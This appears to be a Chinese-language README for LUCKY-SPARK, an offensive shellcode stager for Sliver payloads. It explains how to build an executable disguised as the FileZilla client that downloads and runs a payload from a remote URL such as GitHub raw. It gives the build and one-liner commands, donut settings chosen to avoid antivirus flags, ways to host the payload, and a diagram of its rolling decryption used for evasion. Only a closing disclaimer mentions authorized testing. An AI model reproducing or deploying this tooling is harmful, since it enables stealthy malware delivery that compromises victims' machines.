⟪ LUCKY-SPARK ⟫ 是一个 stager,专为通过 http/https 分阶段投递的 shellcode 载荷而设计,例如 sliver 或托管在 github raw 上的载荷。它使用了现代混淆与规避方法,例如对载荷进行滑动窗口即时解密以及 CPU 指令修补。 默认情况下,它会生成一个伪装成 filezilla ftp 客户端的可执行文件。
克隆或下载该仓库,并确保系统中已安装 make 和 mingw。
git clone <repository_url>
cd LUCKY-SPARK
执行二进制文件创建脚本。
./luckySpark.sh

系统会要求你输入分阶段载荷的 URL 以及可选的 User-Agent。

可通过单行命令执行,以便集成到脚本中:
./luckySpark.sh -u https://github.com/GITHUBNAME/PAYLOADREPO/raw/refs/heads/main/PAYLOAD.bin -a "Mozilla/5.0"
如果你使用 donut 或 Sliver(其内部使用 donut),我推荐使用以下参数来创建载荷:
donut.exe -i examplePayload.exe -a 2 -e 1 -z 1 -b 1 -o payload.bin
这样可以避免 donut 产生可疑且已被标记的行为。尤其是 donut 的规避功能,讽刺的是,反而极易被标记。

这会生成一个二进制文件 filezilla.exe,执行时会获取并执行载荷。
此 stager 设计用于配合 Sliver 使用。 按照此处所述分阶段投递 Sliver 载荷 Sliver Staging 不要加密载荷。
但任何基于 http/https 的分阶段投递方法都可以使用。
例如 python3 -m http.server
或将载荷上传到 github.com 的公共仓库中。
此 stager 不 支持 meterpreter 分阶段投递协议。
Step 1: RIP hits Page 0 and Page 0 gets decrypted
  Pages:           [  D  |  E  |  E  | ... ]
  RIP ->              ^

Step 2: RIP hits Page 1 and Page 1 gets decrypted
  Pages:           [  D  |  D  |  E  | ... ]
  RIP ->                    ^

Step 3: RIP hits Page 2 and Page 2 gets decrypted. Page 0 gets encrypted
  Pages:           [  E  |  D  |  D  | ... ]
  RIP ->                          ^
LUCKY-SPARK 仅用于 教育、研究以及经授权的渗透测试。未经许可对系统进行未授权使用是违法且不道德的。